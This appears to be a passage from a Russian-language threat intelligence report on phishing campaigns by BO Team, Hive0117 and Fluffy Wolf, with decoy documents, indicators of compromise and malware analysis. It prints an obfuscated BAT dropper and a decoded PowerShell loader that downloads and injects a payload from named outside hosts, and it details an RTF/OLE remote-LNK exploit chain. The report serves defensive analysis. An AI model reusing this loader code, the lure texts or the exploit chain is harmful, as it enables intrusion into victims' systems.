место работы: _____

в рамках проверки / дела об административном правонарушении № _____ сообщаю следующие пояснения по существу выявленных нарушений:

Дополнительно сообщаю:



АКТ проверки транспортного средства

№ 1592/2026 от «13» февраля 2026 г.

В ходе контрольного (надзорного) мероприятия, проведённого должностным лицом Федеральной службы по надзору в сфере транспорта (Ространснадзор) в рамках осуществления федерального государственного транспортного надзора, установлены факты выпуска транспортного средства на линию с нарушением требований законодательства Российской Федерации в области обеспечения безопасности дорожного движения.

Указанные нарушения выразились в отсутствии (ненадлежащем проведении) предрейсового контроля технического состояния транспортного средства и предрейсового медицинского осмотра водителя, что создаёт угрозу безопасности дорожного движения и может повлечь причинение вреда жизни и здоровью граждан.

Тем самым нарушены обязательные требования, установленные следующими нормативными правовыми актами Российской Федерации:

- статья 20 Федерального закона от 10.12.1995 № 196-ФЗ «О безопасности дорожного движения»;
- приказ Министерства транспорта Российской Федерации от 31.07.2020 № 282 «Об утверждении Порядка проведения предрейсового или предсменного контроля технического состояния транспортных средств»;
- приказ Министерства здравоохранения Российской Федерации от 15.12.2014 № 835н «Об утверждении Порядка проведения предрейсовых и послерейсовых медицинских осмотров водителей транспортных средств».

В ходе проверки установлено, что надлежащий контроль за организацией и проведением обязательных предрейсовых мероприятий со стороны должностных лиц, ответственных за обеспечение безопасности дорожного движения, не обеспечен.

Ответственность за указанные нарушения предусмотрена **частью 3 статьи 12.31.1 Кодекса Российской Федерации об административных правонарушениях.**

ФОРМА ПИСЬМЕННЫХ ПОЯСНЕНИЙ

по делу об административном правонарушении

Я, _____,

(Ф.И.О. полностью)

дата рождения: «__» _____ г.,

паспорт: серия _____ № _____, выдан _____

адрес регистрации / проживания: _____

должность (для должностного лица): _____

место работы: _____

в рамках проверки / дела об административном правонарушении № _____ сообщаю
следующие пояснения по существу выявленных нарушений:

Дополнительно сообщаю:

АКТ проверки транспортного средства

№ 1592/2026 от «13» февраля 2026 г.

В ходе контрольного (надзорного) мероприятия, проведённого должностным лицом Федеральной службы по надзору в сфере транспорта (Ространснадзор) в рамках осуществления федерального государственного транспортного надзора, установлены факты выпуска транспортного средства на линию с нарушением требований законодательства Российской Федерации в области обеспечения безопасности дорожного движения.

Указанные нарушения выразились в отсутствии (ненадлежащем проведении) предрейсового контроля технического состояния транспортного средства и предрейсового медицинского осмотра водителя, что создаёт угрозу безопасности дорожного движения и может повлечь причинение вреда жизни и здоровью граждан.

Тем самым нарушены обязательные требования, установленные следующими нормативными правовыми актами Российской Федерации:

- статья 20 Федерального закона от 10.12.1995 № 196-ФЗ «О безопасности дорожного движения»;
- приказ Министерства транспорта Российской Федерации от 31.07.2020 № 282 «Об утверждении Порядка проведения предрейсового или предсменного контроля технического состояния транспортных средств»;
- приказ Министерства здравоохранения Российской Федерации от 15.12.2014 № 835н «Об утверждении Порядка проведения предрейсовых и послерейсовых медицинских осмотров водителей транспортных средств».

В ходе проверки установлено, что надлежащий контроль за организацией и проведением обязательных предрейсовых мероприятий со стороны должностных лиц, ответственных за обеспечение безопасности дорожного движения, не обеспечен.

Ответственность за указанные нарушения предусмотрена **частью 3 статьи 12.31.1 Кодекса Российской Федерации об административных правонарушениях.**

Внутри RTF-документа размещен OLE-объект с CLSID EAB22AC3-30C1-11CF-A7EB-0000C05BAE0B (Shell.Explorer.1). Данные объекта упакованы в OLE-хранилище; в стриме CONTENTS находится специально сформированный LNK-ярлык, указывающий на удаленный ресурс:

\\rostransnadzor.digital@SSL\svn\58\АКТ проверки транспортного средства.lnk

Суффикс @SSL активирует WebDAV-редиректор Windows (службу WebClient), преобразуя обычное UNC-обращение в HTTPS-запрос к внешнему серверу. Уязвимость CVE-2026-21509 в этой цепочке выступает механизмом обхода встроенных средств защиты Microsoft Office при обработке OLE-компонентов: этот недостаток позволяет

создать COM-объект и обратиться к удаленному LNK-ярлыку сразу после открытия документа, инициируя следующую стадию атаки.

```
File: 'C:\\Users\\          \\Desktop\\АКТ проверки транспортного средства.doc' - size: 672755 bytes
-----+-----+-----
id |index  |OLE Object
-----+-----+-----
0  |0008046Ah|format_id: 2 (Embedded)
   |         |class name:
   |         |b'file\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00'
   |         |data size: 2560
   |         |MD5 = '81ac6a406d16a4cf3c5ffa3fbda96943'
   |         |CLSID: EAB22AC3-30C1-11CF-A7EB-0000C05BAE0B
   |         |unknown CLSID (please report at
   |         |https://github.com/decalage2/oletools/issues)
-----+-----+-----
1  |00092285h|format_id: 2 (Embedded)
   |         |class name:
   |         |b'file\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\x00'
   |         |data size: 2560
   |         |MD5 = '81ac6a406d16a4cf3c5ffa3fbda96943'
   |         |CLSID: EAB22AC3-30C1-11CF-A7EB-0000C05BAE0B
   |         |unknown CLSID (please report at
   |         |https://github.com/decalage2/oletools/issues)
-----+-----+-----
```

На момент исследования удаленный LNK-ярлык уже был недоступен, поэтому полностью воспроизвести вторую стадию цепочки не удалось.




Рисунок 33. Связанные домены по dns_email gjegoshcappaniesh@gmail.com

Имя вредоносного файла «АКТ проверки транспортного средства» совпадает с именем образца, ранее классифицированного как BrockenDoor — основной бэкдор BO Team. В смежных рассылках использовался домен с символьным сдвигом — rostransnnadzor.ru (сдвоенная «н»).




Рисунок 34. BrockenDoor-образец «АКТ проверки транспортного средства.exe»




Рисунок 35. Январский RTF-документ-приманка с аналогичным содержанием

Домены	rostransnadzor.digital
	rostransnnadzor.ru
	cccb-crimea.ru
	oncology-center.ru
	oncology-aviamed.ru
	cryptoprot.info
	vekas-automation.site
	resumecvmaker.ru
	cappa.fun
Имена файлов	АКТ проверки транспортного средства.doc
	АКТ проверки транспортного средства.lnk
Контрольная сумма	e0d883fa1a601b2fd7b08ba300d7e6f8
	823a9143613e9a107edb337214f1942b

Финансово мотивированные группировки

Другие названия	Watch Wolf Ratopak Spider UAC-0008
Начало активности	2022
Инструменты	DarkWatchman Buhtrap FlawedAmmyy UltraVNC
География атак	Россия Литва Эстония Украина США Латвия
Атакуемые отрасли	Индустрия гостеприимства Логистические компании Правительственный сектор Производство Розничная торговля Сельское хозяйство Строительство Телекоммуникации Технологические компании Финансовый сектор Энергетика

Активность в Q1 2026: 117 уникальных образцов. В январе активность не фиксировалась, первые образцы появились в начале февраля, далее — устойчивый рост с максимумом 34 образца на неделе 16 марта. Рост объясняется массовой кампанией против бухгалтерий с использованием ВПО DarkWatchman.

В феврале-марте группа киберразведки PT ESC зафиксировала несколько волн масштабных вредоносных рассылок группировки Hive0117, нацеленных на бухгалтерии российских организаций из различных отраслей.

Рассылки осуществлялись с предположительно скомпрометированных почтовых ящиков; темы писем относились к финансам: «Задолженность по оплате», «Счет на оплату», «Акт сверки». Целевой аудиторией злоумышленников являлись специалисты финансовых департаментов. В марте частота и масштаб рассылок группы заметно возросли.

Имя	Тип	Размер файла	Группировка	Семейство	Класс ВПО	Первое наблюдение	Последнее наблюдение
ok6jo5.exe +2	sfx	311.31 KB	Hive0117	DarkWatchman	Trojan-Dropper	2026-03-14	2026-04-02
Счет на оплату ДП-13.exe +2	sfx	311.44 KB	Hive0117	DarkWatchman	Trojan-Dropper	2026-03-14	2026-03-17
Счет на оплату АК-31.exe +2	sfx	311.41 KB	Hive0117	DarkWatchman	Trojan-Dropper	2026-03-14	2026-03-17
7edad59aeb9f184b84239200b3f3cd7e3cda850e68cb16fa3b53c4753be9d22b.sfx +3	sfx	311.25 KB	Hive0117	DarkWatchman	Trojan-Dropper	2026-03-16	2026-03-24
Счет на оплату ДД-02.exe +2	sfx	311.49 KB	Hive0117	DarkWatchman	Trojan-Dropper	2026-03-16	2026-03-31
z92p1fv19.exe +1	sfx	311.59 KB	Hive0117	DarkWatchman	Trojan-Dropper	2026-03-17	2026-03-17
iks315html.exe +2	sfx	311.45 KB	Hive0117	DarkWatchman	Trojan-Dropper	2026-03-18	2026-03-28
q0wlk1wf.exe +2	sfx	354.18 KB	Hive0117	DarkWatchman	Trojan-Dropper	2026-03-23	2026-04-12
g3qzyhkdo.exe +2	sfx	353.93 KB	Hive0117	DarkWatchman	Trojan-Dropper	2026-03-23	2026-04-07
8pp5s.exe +2	sfx	353.97 KB	Hive0117	DarkWatchman	Trojan-Dropper	2026-03-23	2026-03-23
d3072d50c07d4af11d941def5854489432207488249a8bbcd18a53ed19a16.bin	sfx	311.34 KB	Hive0117	DarkWatchman	Trojan-Dropper	2026-03-23	2026-03-23
d6gzb.exe +2	sfx	354.05 KB	Hive0117	DarkWatchman	Trojan-Dropper	2026-03-24	2026-03-31
550ef0b0da402e54077e1412e5e668e0e1d2d4d87e94f882a625f1679d02def.bin	sfx	353.96 KB	Hive0117	DarkWatchman	Trojan-Dropper	2026-03-26	2026-03-26
75ecd848946bb7d22ad3b53d5789ba070faf728a59b47386cbcd7e3bbe8eb772.bin	sfx	296.84 KB	Hive0117	DarkWatchman	Trojan-Dropper	2026-03-26	2026-03-26
jmd5uk8w7.exe +4	pe	212.50 KB	Hive0117	DarkWatchman	Trojan	2026-03-30	2026-03-30
Задолженность по оплате на 27.03.26.exe	pe	362.23 KB	-	DarkWatchman	Trojan-Banker	2026-03-30	2026-03-30
Счет на оплату ГКО-004.exe +4	pe	210.50 KB	Hive0117	DarkWatchman	Trojan-Spy	2026-03-30	2026-04-13

Рисунок 36. Вредоносные семплы Hive0117 (Активность группировки)

Вредоносный файл доставлялся в запароленном RAR-архиве; пароль передавался в теле письма — прием направлен на обход фильтров почтовых сервисов и антивирусных решений. Содержимое архива маскировалось под счета на оплату, акты сверок и накладные.




Рисунок 37. Фишинговое письмо Hive0117

Внутри архива размещался исполняемый файл, название которого повторяло тему письма. Механика заражения принципиально не изменилась по сравнению с кампаниями, описанными в предыдущих [квартальных отчетах](#):

- при запуске SCR-файл распаковывает PowerShell-кейлоггер и вредоносный скрипт JavaScript, после чего JS-код запускается через wscript.exe;
- для маскировки активности пользователю демонстрируется правдоподобное окно ошибки, тогда как вредоносный скрипт продолжает исполняться в фоновом режиме;
- при первом запуске создается задача на автозапуск в планировщике заданий и прописываются служебные параметры в реестре;
- для снижения вероятности детектирования скрипт добавляет себя в исключения Microsoft Defender и, при наличии административных прав, очищает точки восстановления;
- управляющая инфраструктура выбирается гибридно: сначала агент перебирает жестко заданный список стартовых доменов и кэширует «рабочий» домен в реестре, а при недоступности кэша переходит к генерации доменов через DGA-механизм и подбору пула валидных C2-серверов;

- кейлоггер хранится в реестре в XOR-кодировке и запускается тихим PowerShell-процессом в скрытом режиме с передачей полезного фрагмента в Base64 через powershell.exe, после чего JavaScript-код выгружает собранные нажатия на сервер управления.

IP-адреса	193.149.129.218
	199.217.99.119
Имена файлов	Счет на оплату TC-001.exe
	Накладная № 161-084-426.scr
	Vnutrenniy Pod Nommerom № 70755.exe
Контрольная сумма	c85a5f77961989b58038475060bae922
	fa60fcfec081d43e7f16fdc0e63daba6

Fluffy Wolf

Другие названия	VasyGrek RTM
Начало активности	2021
Инструменты	RTM, MetaStealer, PureCrypter, Redline, PureLogs, zgRAT, xmrig_miner, AveMaria, BurnsRAT
География атак	Россия
Атакуемые отрасли	Здравоохранение Логистические компании Медиа Развлечения Розничная торговля Сельское хозяйство Строительство Технологические компании Финансовый сектор Энергетика

Активность в Q1 2026: 30 уникальных образцов. Активность фоновая на протяжении всего квартала, без выраженных пиков: 12 образцов в январе, 8 в феврале, 10 в марте.

В конце января группа киберразведки PT ESC зафиксировала вредоносную кампанию Fluffy Wolf, направленную на российские организации финансового сектора. Рассылка осуществлялась по электронной почте с темой «Акт сверки и претензия»; в теле письма указывалась ссылка на архив, размещенный в публичном репозитории [GitHub](#).



Fwd: Акт сверки и претензия

Акт сверки и претензия по задолженности !!



1 файл Скачать (57 КБ) Сохранить в Облако

С уважением, бухгалтер
Виктория

8-

<https://github.com/sergo20261/proxi/raw/refs/heads/main/претензия.rar>

Рисунок 38. Фишинговое письмо Fluffy Wolf

Внутри архива размещался обфусцированный BAT-файл (pretenziya_27012026_akt_sverka_1C_PDF.bat), состоящий из большого числа SET-присвоений и GOTO-переходов между метками.



```

GOTO UJHJNOIIGN
:FSGSIFONNI
SET FFJFOOGNIS=AB0AC4ASQB uAGQAZQB4AE8AZgAoACQAcwB0AGEAcgB0AEYAbABhAGcAKQA7ACAACgAgACAAIAAgACAA
GOTO JOGNJDDDDJN
:IDIFGNFDDDD5
SET NOSSNNGGGF=HQAYQAoACQAbABpAG4AawApACAAfQAgAGMAYQB0AGMAaAAgAHsAIABjAG8AbgB0AGkAbgB
GOTO IDIFGNFDDDD6
:GODFIINI0G
SET GFDUNKII0J=PAGYAKAAkAGUAbgBkAEYAbABhAGcAKQA7AAoAIAAgACAAIAAgACAAIAAgACAAaQBmACAACAkAAHMAh@A
GOTO GOINDOJGND
:GSDFHIFGGN
SET GGGDSOKDDD=ACAAIAAgACAAIAAgACAAJABiAGEAcwB1ADYANABMAGUAbgBnAHQAaABoACAAPQAgACQA
GOTO OSFDNJNINH
:NGJUSOUNIG
SET FDHJGSSSNS=%SYSTEMROOT%\System32\WindowsPowerShell\v1.0\powershell.exe -Command "Sta
GOTO IDIFGNFDDDD
:GGKDSSJDDFD
SET GGISJDDFFGS=JAB0AHkAcAB1ACAAPQAgACQAbABvAGEAZAB1AGQAQQBzAHMAZQBtAGIAbAB5AC4ARwB1AHQAVAB5AHAAZQAoAC
GOTO ODJHJJHDI
:IDIFGNFDDDD6
SET FFJ0UDSGSF=1AGUAIAB9ACAAfQA7ACAACgAgACAAIAAgACAAIAAgACAAcB1AHQAh@QByAG4AIAAkAG4Ah
GOTO IDIFGNFDDDD7
:OINDFIFIDG
SET OIDDDDNNJD=FMAeQBzAHQAZQBtAC4ATgB1AHQALgBXAGUAYgBDAGwAaQB1AG4Ah@AA7ACAACgAgACAAIAAgACAAIAAgACAA
GOTO IDIFGNFDDDD0

```

Рисунок 39. Обфусцированный BAT-файл pretenziya_27012026_akt_sverka_1C_PDF.bat

Функциональность скрипта сводится к декодированию закодированного в Base64 блока данных: перед декодированием в строке выполняется замена каждого вхождения подстроки h@ на d, после чего результат запускается через powershell.exe. Параллельно BAT-файл копирует себя в C:\ProgramData\avtoproxi.bat для последующего автозапуска.



```

1 [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
2 function DownloadDataFromLinks { param ([string[]]$links)
3     $webClient = New-Object System.Net.WebClient;
4     $shuffledLinks = Get-Random -InputObject $links -Count $links.Length;
5     foreach ($link in $shuffledLinks) { try { return $webClient.DownloadData($link) } catch { continue } };
6     return $null };
7     $bytes = 'http';
8     $bytes2 = 's://';
9     $fsdfsdfg = $bytes + $bytes2;
10    $links = @(($fsdfsdfg + 'firebasestorage.googleapis.com/v0/b/remasd-6c702.firebaseio.com/app/o/image.jpg?alt=media&token=c16438a4-4eeb-4116-adc7-373fbf7359b0'), ($fsdfsdfg + 'modaaura.store/image.jpg?12711343'));
11    $imageBytes = DownloadDataFromLinks $links;
12    if ($imageBytes -ne $null) { $imageText = [System.Text.Encoding]::UTF8.GetString($imageBytes);
13        $startFlag = '<<B' + 'A5E64' + ' _START>>'; $endFlag = '<<BASE64_END>>'; $startIndex = $imageText.IndexOf($startFlag);
14        $endIndex = $imageText.IndexOf($endFlag);
15        if ($startIndex -ge 0 -and $endIndex -gt $startIndex) { $startIndex += $startFlag.Length;
16            $base64Length = $endIndex - $startIndex;
17            $base64Command = $imageText.Substring($startIndex, $base64Length);
18            $endIndex = $imageText.IndexOf($endFlag);
19            $commandBytes = [System.Convert]::FromBase64String($base64Command); $endIndex = $imageText.IndexOf($endFlag); $endIndex = $imageText.IndexOf($endFlag);
20            $loadedAssembly = [System.Reflection.Assembly]::Load($commandBytes);
21            Get-Process | Sort-Object CPU -Descending | Select-Object -First 5 | Format-Table Name,CPU
22            $type = $loadedAssembly.GetType('testpowershell.Hoaaaaaaadme');
23            Get-Process | Sort-Object CPU -Descending | Select-Object -First 5 | Format-Table Name,CPU
24            $inject = 'MsBuild';
25            $method = $type.GetMethod('1fsgeddddd').Invoke($null, [object[]] ('txt.dao1pu6201072cv/niam/sdaeh/sfer/ixorp/16202ogres/moc.tnetocresubuhitg.war//:s', '1', 'avtoproxi', $inject, '0', 'x86')));

```

Рисунок 40. Декодированный BAT-файл avtoproxi.bat (PowerShell-скрипт)

Декодированные данные представляют собой PowerShell-скрипт, который выполняет загрузку изображения из одного из двух источников: Firebase Storage (firebasestorage.googleapis[.]com) или стороннего CDN (modaaura[.]store). Содержимое изображения парсится по тегам-маркерам BASE64_START и BASE64_END, между которыми размещен закодированный в Base64 .NET-загрузчик AndeLoader. AndeLoader скачивает исполняемый файл по URL, указывающему на .txt-файл в том же репозитории GitHub (vc27012026upload.txt), после чего запускает легитимный процесс MsBuild.exe и внедряет полученный код в его адресное пространство.

Конечной полезной нагрузкой выступает PureRat (PureHVNC) — троян удаленного доступа с функциональностью скрытого управления рабочим столом.

